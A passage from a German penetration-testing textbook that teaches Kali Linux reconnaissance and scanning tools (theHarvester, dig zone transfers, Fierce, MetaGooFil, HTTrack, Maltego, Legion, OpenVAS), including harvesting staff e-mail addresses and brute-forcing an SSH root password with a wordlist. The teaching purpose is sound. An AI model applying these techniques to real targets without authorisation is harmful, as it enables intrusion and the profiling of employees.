Sollte ein Host von Nmap nicht gescannt werden, Sie aber wissen, dass dieser erreichbar ist, liegt das vermutlich daran, dass die Firewall die Versuche, den Host auf Verfügbarkeit zu überprüfen, erkennt und unterbindet. Mit der Option `-Pn` können Sie Nmap anweisen, den Host als online anzusehen und alle Tests durchzuführen.

8.1.2 TheHarvester – E-Mail-Adressen aufspüren und ausnutzen

Mit dem Tool TheHarvester erhalten Sie schnell und genau katalogisierte E-Mail-Adressen und Subdomänen, die in Verbindung mit dem Ziel stehen. Es ist unabdingbar, dass stets die neueste Version von Harvester verwendet wird, da die Systeme von Suchmaschinen regelmäßig aktualisiert werden und schon kleine Veränderungen in ihrem Verhalten dazu führen, dass automatisierte Werkzeuge wirkungslos werden. Suchmaschinen filtern Ergebnisse, bevor sie zurückgegeben werden, und wenden Drosselungstechniken an, um automatisierte Suchanfragen zu unterbinden.

Abb. 8.3: Ergebnisse der Suche »theharvester -d icte.biz -l 500 -b google«

Mit TheHarvester können Sie Google, Bing und PGP-Server nach Mail-, Hostadresse und Subdomänen durchsuchen sowie LinkedIn nach Benutzernamen. Viele glauben, dass man mit der Kenntnis der E-Mail-Adresse noch keinen Schaden anrichten kann, jedoch gibt es Gefahren, deren man sich bewusst sein muss. Hat ein Angreifer beim Sammeln der Informationen die E-Mail-Adresse eines Angestellten aufgespürt, kann er daraus eine Liste von möglichen Netzwerkbenutzernamen ableiten. Es kommt häufig vor, dass Unternehmen den Teil der E-Mail-Adresse vor dem @-Zeichen in exakt derselben Form auch als Benutzernamen verwenden. Mit einem Brute-Force-Angriff mit einer Handvoll möglicher Benutzernamen kann sich ein Angreifer einen Weg in die Dienste bahnen, die in der Scan-Phase aufgespürt worden sind.

Um Informationen über das Ziel zu gewinnen, öffnen Sie das Terminal und führen folgenden Befehl aus:

```
theHarvester -d domäne -l 500 -b verzeichns
```

Dieser Befehl sucht nach E-Mail-Adressen, Subdomänen und Hosts, die zu der Domäne – die Sie hier eingeben – gehören.

Was bedeuten die Optionen, mit denen TheHarvester aufgerufen wird?

- Mit `-d` im Anschluss wird die Zieldomäne angegeben
- `-l` (es handelt sich um ein kleines `L` – nicht um eine Eins) dient dazu, die Anzahl der zurückgegebenen Ergebnisse einzuschränken
- `-b` gibt an, welches öffentliche Verzeichnis durchsucht werden soll. Hierbei können Sie aus einer großen Anzahl von Möglichkeiten auswählen:
  - Google
  - Bing
  - PGP
  - LinkedIn
  - usw.

Was bedeuten die Ergebnisse?

Wenn TheHarvester erfolgreich war, findet das Tool verschiedene E-Mail-Adressen, die für den Penetrationstester wertvoll sein könnten. Zusätzlich findet TheHarvester Subdomänen, die Sie zum Auskundschaften verwenden können. Die beiden neuen Domänen (wie z.B. beim Scan in Abbildung 8.3) müssen dazu zur Liste der Ziele hinzugefügt werden und Sie beginnen die Aufklärung von Neuem.

Die Aufklärung ist ein stark zyklischer Prozess, da eine ausführliche Erkundung häufig zur Entdeckung neuer Ziele führt, die eine weitere Aufklärung erforderlich

machen. Diese Phase kann sich daher über mehrere Stunden oder auch mehrere Wochen hinziehen.

Bedenken Sie, ein ehrgeiziger böswilliger Hacker kennt den Wert einer guten Aufklärung und hat auch oft die Möglichkeit, nahezu unbegrenzt viel Zeit aufzuwenden. Als Penetrationstester müssen Sie dieser Aufgabe deshalb auch so viel Zeit wie möglich widmen.

8.1.3 Dig – DNS-Informationen abrufen

In Linux gibt es ein großartiges Werkzeug, um DNS-Informationen abzurufen. Wie bei vielen Tools handelt es sich um ein Kommandozeilen-Tool, das im Terminal mit dem folgenden Befehl aufgerufen werden kann:

```
dig @[Ziel-IP-Adresse]
```

Die Ziel-IP-Adresse muss durch die gesuchte IP-Adresse ersetzt werden, z.B. `dig 192.168.178.20`.

Mit diesem Befehl können Sie auf einfache Weise einen Zonentransfer versuchen, bei dem mehrere Einträge von einem DNS-Server abgerufen werden. In manchen Fällen führt der Transfer dazu, dass der DNS-Server der Zielorganisation alle Einträge sendet, über die er verfügt. Das kann nützlich sein, falls der Zielserver bei der Übertragung keinen Unterschied macht, ob es sich um eine interne oder externe IP-Adresse handelt. Einen Zonentransfer können Sie durchführen, indem Sie dem Befehl hinten `-t AXFR` anfügen.

Wenn Sie also beispielsweise einen Zonentransfer von einem (fiktiven) DNS-Server 192.168.178.20 und der Domäne *beispiel.at* durchführen, müssen Sie folgenden Befehl ausführen:

```
dig 192.168.178.20 beispiel.at -t AXFR
```

Sollten Zonentransfers erlaubt und unbeschränkt sein, erhalten Sie vom DNS-Zielserver eine Liste der Hostnamen und IP-Adressen in der Zieldomäne.

8.1.4 Fierce – falls der Zonentransfer nicht möglich ist

Ein guter Administrator ist auf den Versuch eines Zonentransfers vorbereitet und verhindert, dass eine fremde Person einen nicht autorisierten Zonentransfer veranlasst. Aber als Penetrationstester bleiben Ihnen immer noch verschiedene Möglichkeiten, wenn der Zonentransfer fehlschlägt. Es gibt zahlreiche gute andere Werkzeuge zur DNS-Abfrage. Eines dieser Tools ist *Fierce*, ein einfaches und vielseitiges Perl-Skript, das Sie mit Dutzenden weiterer Ziele versorgen kann.

Um Fierce zu nutzen, benötigen Sie wieder das Terminal, in dem Sie den Befehl `fierce` sowie die erforderlichen Optionen eingeben. Das Tool führen Sie durch `fierce` mit der Option `-dns`, gefolgt von der Zieldomäne aus:

```
fierce -dns icte.biz
```

Das Skript versucht als Erstes, einen kompletten Zonentransfer von der angegebenen Domäne vorzunehmen. Klappt das nicht, werden von Fierce eine Reihe von Abfragen an den DNS-Zielserver gesendet, um die Hostnamen mit einem Brute-Force-Angriff herauszufinden. Mit der Methode können zusätzliche Ziele in Erfahrung gebracht werden. Dahinter steckt die Überlegung, dass man als Penetrationstester den Eigentümer der Domäne kennt, dieser aber nicht nur die Domäne besitzt, sondern möglicherweise auch noch Subdomänen wie *support.icte.biz*, *print.icte.biz* usw.

8.1.5 MetaGooFil – Metadaten extrahieren

MetaGooFil ist ein weiteres hervorragendes Tool zur Informationsbeschaffung. Es dient zur Extraktion von Metadaten – die oft auch als Daten über Daten bezeichnet werden. Wenn ein Office-Dokument (z.B. Word oder Excel) erstellt wird, werden auch zusätzliche Daten angelegt und ebenfalls in der Datei gespeichert. Diese Daten enthalten Informationen, die das Dokument beschreiben, dazu gehören Dateiname, Dateigröße, Ersteller der Datei sowie den Speicherort/Pfad, an dem die Datei abgelegt wurde. Der Anwender muss dazu gar nichts tun, das wird völlig automatisch erledigt.

Wenn ein Angreifer diese Information hat, erhält er eine einmalige Einsicht in die Zielorganisation, unter anderem über Benutzer-, Computer- und Servernamen, Netzwerkpfade, Dateifreigaben und sonstige nützliche Informationen. MetaGooFil durchsucht das Internet nach Dokumenten, die zum Ziel gehören, lädt diese herunter und entnimmt brauchbare Metadaten.

Das Tool wird mit Kali mitgeliefert und lässt sich mit dem Befehl `metagoofil` und den gewünschten Optionen im Terminal-Fenster ausführen.

Am besten legen Sie dafür ein eigenes Verzeichnis an und führen anschließend MetaGooFil aus. In unserem Beispiel werden wir PDFs von der Kali-Homepage herunterladen:

```
mkdir /root/Documents/files
cd /root/Documents/files
metagoofil -d kali.org -t pdf -l 100 -n 25
```




Abb. 8.4: Suche und Download von MetaGooFil

Betrachten wir den Befehl im Detail:

- `metagoofil` ruft das Python-Skript auf
- `-d` ist die Option für die zu durchsuchende Zieldomäne
- `-t` ist die Option für die Dateitypen, die heruntergeladen werden sollen. Es können Metadaten aus den Formaten pdf, doc, xls, ppt, odp, ods, docx, xlsx und pptx gelesen werden. Dabei können mehrere Dateitypen angegeben werden, die durch ein Komma – ohne Leerzeichen – getrennt sind.
- `-n` gibt an, wie viele Dateien jedes Typs zur Untersuchung heruntergeladen werden sollen.
- `-o` würde dazu dienen, das Verzeichnis für die Speicherung festzulegen.
- `-f` legt fest, in welche Datei das Ergebnis schließlich geschrieben wird.

8.1.6 HTTrack – Webseite als Offline-Kopie

In der Regel beginnt man beim Sammeln von Informationen über ein Ziel damit, die Webseite eines Ziels genauer zu untersuchen. Hier unterstützt Sie das Werkzeug HTTrack, um die Webseite Seite für Seite zu kopieren. Das kostenlose Tool erstellt auf dem lokalen Computer eine identische Offline-Kopie der Zielwebseite. Das ermöglicht Ihnen, die Webseite offline zu untersuchen und gründlich auszuwerten, ohne auf dem Webserver des Unternehmens herumzuschleichen.

Hinweis

Je mehr Zeit Sie damit verbringen, sich auf der Homepage eines Ziels zu bewegen, um dieses auszukundschaften, umso wahrscheinlicher ist es, dass die Tätigkeit erkannt und verfolgt wird. Mit jedem direkten Besuch der Homepage lassen Sie einen digitalen Fingerabdruck zurück.

Erfahrene Penetrationstester können automatisierte Werkzeuge (z.B. OWASP-ZAP) nutzen, um aus der lokalen Kopie der Webseite zusätzliche oder verborgene Informationen zu gewinnen.

Bedenken Sie, dass sich das Klonen der Webseite auch gut zurückverfolgen lässt und als aggressiver Akt gesehen werden kann. Setzen Sie auch dieses Werkzeug nie ohne Genehmigung ein.

In neueren Kali-Versionen ist HTTrack nicht mehr in der Standardinstallation enthalten und muss vorher erst aus dem Repository installiert werden:

```
sudo apt install httrack
```

Wenn Sie HTTrack vom Terminal aus starten, stellt es Ihnen eine Reihe einfacher Fragen, die meist nur mit der Eingabetaste bestätigt werden können, um den Standardwert zu akzeptieren. Sie müssen aber einen Projektnamen und eine gültige URL für das zu kopierende Ziel eingeben. Es empfiehlt sich auch, sich die Zeit zu nehmen, die einzelnen Fragen zu lesen, anstelle reflexartig die Standardwerte zu akzeptieren.

Nachdem alle Fragen beantwortet sind, müssen Sie [Y] drücken, um den Klonvorgang zu starten. Der Klonvorgang dauert je nach Größe der Zielwebseite nur wenige Sekunden oder auch mehrere Stunden. Da eine exakte Kopie der Seite angelegt wird, muss auch der verfügbare Festplattenspeicher auf dem lokalen Computer berücksichtigt werden.

Wenn HTTrack den Vorgang abgeschlossen hat, bekommen Sie die Meldung *Done. Thanks for using HTTrack!*. Die geklonte Webseite finden Sie im Verzeichnis

/root/websites/projektname. Sie kann jetzt in Firefox geöffnet werden, indem Sie diese Adresse in die Adresszeile eingeben. Nun können Sie mit der kopierten Webseite arbeiten.

Jetzt beginnt der manuelle Teil: Sie durchforsten die Seiten und notieren einige interessante Informationen, die Sie finden, z.B.

- Postanschrift
- Standort
- Telefonnummern und E-Mail-Adressen
- Betriebszeiten
- Geschäftsbeziehungen
- Namen von Angestellten
- Social-Media-Verbindungen

Bei einem Penetrationstest ist es auch wichtig, Dingen besondere Aufmerksamkeit zu schenken, die als »neu« oder als »Ankündigungen« gekennzeichnet sind. Da Unternehmen stolz auf das sind, was sie erreicht haben, lassen sich in solchen Bekanntmachungen oft unabsichtlich durchgesickerte Informationen finden. Auch Fusionen und Geschäftsübernahmen sind wertvolle Informationen. Das ist ein Hinweis für den Penetrationstester, den Umfang des Tests zu erweitern und weitere Ziele für den Test in Betracht zu ziehen. Die Übergangszeit ist eine einmalige Gelegenheit, Veränderungen und Verwirrungen auszunutzen. Fusionierte Unternehmen und Schwesterfirmen müssen aber als Ziel genehmigt werden, bevor Sie sie in die Zielliste aufnehmen. Diese Organisationen können mögliche Türen für den Zugang zu der Zielorganisation bilden.

Nachdem Sie die Webseite eines Ziels gründlich untersucht haben, verfügen Sie meistens bereits über solide Kenntnisse darüber, was für ein Unternehmen das Ziel ist, was es macht und wo es seinen Sitz hat, und Sie haben bereits einen guten Eindruck davon, welche Technologien es einsetzt. Mit diesen grundlegenden Informationen über das Ziel können Sie eine passive Aufklärung durchführen. Da eine passive Aufklärung durch Hacker oder Penetrationstester schwer oder sogar völlig unmöglich zu erkennen ist, bietet sie für einen Angreifer nur wenig Risiko, aber gleichzeitig einen hohen Nutzen.

Die weitere Suche führen Sie mit verschiedenen Suchmaschinen durch. Es gibt viele großartige Suchmaschinen, aber für die Grundlagen des Hackings ist Google sehr gut geeignet. Crawler von Google grasen aktiv und wiederholt jede Ecke des Internets ab, katalogisieren Informationen und schicken die Informationen an die Google-Server. Diese Vorgehensweise ist so effizient, dass Google als einziges Werkzeug für einen Penetrationstest genutzt werden könnte.

8.1.7 Maltego – gesammelte Daten in Beziehung setzen

Bei Maltego handelt es sich um ein von Paterva entwickeltes Open-Source-Projekt. Das Tool kann die Beziehungen zwischen den gesammelten Informationen ermitteln und strukturelle Daten dazu bereitstellen. Diese Eigenschaft unterscheidet es von den anderen bisher vorgestellten Tools.

Maltego ist ein Lite-Tool und erfordert keine maximalen Spezifikationen, um auf einem PC ausgeführt zu werden. Es bietet dem Benutzer leistungsstarke Suchoptionen und liefert intelligentere Ergebnisse als andere Tools zum Sammeln von Informationen.

Bei der in Kali Linux vorinstallierten Version von Maltego handelt es sich nicht um die Vollversion, sondern nur die Community-Version. Es gibt noch eine kostenpflichtige Version, die mehr Suchoptionen und ein viel besseres Ergebnis bietet.

Bevor Sie das Tool nutzen können, müssen Sie sich noch registrieren. Wenn Sie es das erste Mal starten, wird eine Anmeldemaske angezeigt. Sollten Sie bereits Zugangsdaten haben, können Sie diese nutzen, ansonsten müssen Sie einen neuen Account erstellen. Wenn Sie sich beim Tool angemeldet haben, klicken Sie oben links auf die Option CREATE A NEW GRAPH oder drücken Strg+T, um ein leeres Diagramm zu erhalten (siehe Abbildung 8.5).




Abb. 8.5: Maltego mit einem leeren Diagramm

Auf der linken Seite befindet sich der Abschnitt ENTITY PALETTE, der viele Suchoptionen bietet, z.B. Speicherort, Hash-Details einer Malware, Informationen zu Netzwerkdiensten, Informationen zu einer E-Mail-Adresse, Informationen zu einer Person ... Es gibt viele Optionen, die Sie kostenlos nutzen können.

Informationen zu einer Person sammeln




Abb. 8.6: Eine Person zur Maltego-Suche hinzufügenz

Wenn Sie mehr über eine Person erfahren möchten, klicken Sie auf die Option PERSON und ziehen Sie diese in die Mitte des leeren Diagramms. Mit einem Doppelklick auf den Kreis mit dem Namen JOHN DOE können Sie hier die Details der Person, für die Sie die Informationen sammeln möchten, ändern.

Wenn Sie nun die Informationen über die Person erfassen möchten, klicken Sie mit der rechten Maustaste auf den Namen. Es werden Ihnen viele Optionen angezeigt, z.B. E-Mail-Adressen der Person, soziales Konto der Person, ... Wenn Sie jedoch alle Informationen erfassen möchten, wählen Sie die Option ALL TRANSFORMATION. Wenn Sie diese Option wählen, wird beim ersten Mal die Abfrage kommen, dass Sie sich bei den sozialen Diensten anmelden müssen, um die Informationen zu erhalten.

Informationen zu einer E-Mail-Adresse sammeln

Im Abschnitt PERSONAL finden Sie die Option E-MAIL-ADDRESS. Wie bei der Person müssen Sie diese in den leeren Graphen ziehen und mit einem Doppelklick können Sie die E-Mail-Adresse ändern. Mit einem Rechtsklick können Sie die Suche starten, indem Sie ALL TRANSFORMATION auswählen. Die Grafik zeigt die gesammelten Daten und die Verknüpfungen zwischen den gefundenen Daten an.

In den gezeigten Beispielen erhalten Sie immer einen Graphen, in dem alle gefundenen Verbindungen angezeigt werden. Sie können diese auch mit mehreren Optionen verbinden. Wie bei allen Tools gilt, dass Sie sich selbst damit beschäftigen müssen, um diese auch meistern zu können.

8.1.8 Legion – Automation in der Informationsbeschaffung

Legion ist eine Python-GUI-Anwendung, die Sie beim Penetrationstest der Netzwerkinfrastruktur in der Scan- und Aufzählungsphase unterstützt. Das Tool ist ein Fork des in früheren Versionen von Kali enthaltenen Tools Sparta. Sie können Zeit sparen, indem Sie per Mausklick auf sein Toolkit zugreifen, das Ihnen alle Ausgaben auf bequeme Weise anzeigt. Dadurch müssen Sie weniger Zeit für die Einrichtung von Befehlen und Werkzeugen aufwenden, Sie können mehr Zeit für die Analyse der Ergebnisse aufwenden.

Sparta können Sie über das Anwendungsmenü – Sie finden es sowohl unter INFORMATIONSBESCHAFFUNG als auch unter SCHWACHSTELLENANALYSE – oder durch Aufrufen von `legion` im Terminal starten. Wenn Sie es zum ersten Mal starten, wird die Hauptoberfläche geöffnet, in der Sie Ihren Arbeitsbereich sehen können. Zu Beginn ist der Host-Bereich leer. Sie können eine Nmap-Scan-Ergebnisdatei importieren oder Sie können im linken Bereich auf den Text CLICK HERE TO ADD HOST(S) TO SCOPE klicken, um Host(s) hinzuzufügen.




Abb. 8.7: Hinzufügen von Hosts in Legion

Nachdem Sie auf CLICK HERE TO ADD TO SCOPE geklickt haben, wird der Nmap-Scan gestartet und im Protokollbereich wird Ihnen eine Fortschrittsanzeige ange-

zeigt. Standardmäßig ist der Nmap-Scan recht gründlich und wird einige Zeit in Anspruch nehmen. Sobald Sparta einige Hosts und Ports gefunden hat, werden weitere Tools für die erkannten Dienste wie Nikto, Snmpcheck und andere ausgeführt.

Wenn Sie einen Host im Register HOST auswählen, werden Registerkarten für die einzelnen Scans angezeigt, die gegen den Host (einschließlich Screenshots von beliebigen Webservern, die gefunden werden) ausgeführt werden.




Abb. 8.8: Beispiel eines Scans eines Hosts mit weiteren Tools

Dienste, die eine Anmeldung erfordern, wie z.B. Telnet, SSH, HTTP ... können an das Brute-Force-Tool gesendet werden, um zu versuchen, das Kennwort zu knacken. Nachdem Sie die Einstellung an das Brute-Force-Tool übergeben haben, können Sie Sparta nutzen, um das Root-Passwort über SSH mit einer vordefinierten Wortliste anzugreifen.

Sparta bietet noch mehr Funktionen, als ich hier beschrieben habe, aber es lohnt sich, diese näher kennenzulernen. Durch die Automatisierung vieler mühsamer Aufgaben können sie Ihnen beim Penetrationstest viel Zeit sparen.

8.2 Schwachstellenanalyse-Tools

Ein Teil eines Penetrationstests besteht darin, dass Sie Schwachstellen in den Systemen aufdecken. Dafür sind bei Kali Linux einige Tools bereits installiert bzw. als Package in den Kali-Repositories (wie z.B. OpenVAS) vorhanden.

8.2.1 OpenVAS – Sicherheitslücken aufdecken

OpenVAS ist zwar bei Kali Linux nicht bereits vorinstalliert, aber es ist ein für Security-Checks unverzichtbares Tool, deshalb habe ich in Kapitel 4 bereits gezeigt, wie man es installiert und konfiguriert. Soll die eigene IT-Infrastruktur gescannt werden, dann können Sie die Scan-Tasks automatisiert in regelmäßigen Abständen laufen lassen. Dadurch behalten Sie einen guten Überblick über die einzelnen Rechner und bleiben auf dem Laufenden, ob neue Sicherheitslücken bekannt geworden sind und welche Rechner dagegen gepatcht werden müssen.

Nur weil man zum Zeitpunkt des Tests keine ausnutzbare Sicherheitslücke findet, heißt es nicht, dass man auch in Zukunft sicher ist – IT-Sicherheit ist ein laufender Prozess! Es gibt täglich neue Sicherheitslücken, um ein annehmbares Maß an Sicherheit zu erlangen, ist es unerlässlich, Updates zu installieren und die Systeme stets zu kontrollieren. Tools wie OpenVAS sind vor allem in kleinen Unternehmen, die keinen richtigen Administrator haben bzw. ein Mitarbeiter oder der Chef diese Aufgaben nebenbei erledigt, sehr nützliche Helfer. Selbst wenig versierte Angreifer lieben das Tool, denn es spart ihnen viel Arbeit.

OpenVAS kann als Scanner noch mehr. Besitzen Sie die Zugangsdaten zu einem PC, was auf Administratoren in der Regel zutrifft, dann kann sich OpenVAS auch mit dem Rechner verbinden und auf Konfigurationsdateien zugreifen und darin nach Fehlkonfigurationen suchen, die für einen Angriff ausgenutzt werden könnten. Das ist ein Vorteil, den ein Angreifer nicht hat. Aber auch ohne diese Funktion lassen sich mit einer sehr hohen Wahrscheinlichkeit diverse Angriffspunkte identifizieren, vor allem, wenn das System schlecht gewartet ist.

Hinweis

Vulnerability-Scanner wie OpenVAS können die Systeme nur auf bekannte Sicherheitslücken untersuchen. Die Zero-Day-Exploits[4] sind natürlich noch nicht in den Datenbanken dieser Tools aufgeführt.

Nur weil OpenVAS oder andere solche Tools nichts gefunden haben, heißt es nicht, dass man sicher ist oder es keine Sicherheitslücken gibt. Es ist nur eine Momentaufnahme, die in Kürze schon anders aussehen kann.

4 Bei Zero-Day-Exploits handelt es sich um neue Sicherheitslücken, die der Hersteller noch nicht kennt und deshalb ungepatcht sind.

Ein erster Scan mit OpenVAS

Für OpenVAS müssen Sie, bevor Sie es nutzen können, Dienste starten. Das wird durch den folgenden Befehl erledigt:

```
openvas-start
```

Schlägt der Start fehl und sollte eine Fehlermeldung kommen, dann ist die einfachste Lösung, das Setup von OpenVAs erneut durchzuführen.

```
openvas-setup
```

Das Passwort, das beim ersten Setup erstellt wurde, bleibt unverändert. Das Setup dauert jedoch eine ganze Weile. Anschließend können Sie OpenVAS mit dem Browser öffnen:

```
http://127.0.0.1:9392
```




Abb. 8.9: OpenVAS – einen Scan starten bzw. abfragen

In der Login-Maske melden Sie sich mit dem Benutzer *admin* und dem gewählten Passwort an. Schließlich navigieren Sie im Menü-Punkt SCAN auf TASKS. Hier sind alle alten Scans aufgelistet und Sie können neue Scans erstellen.

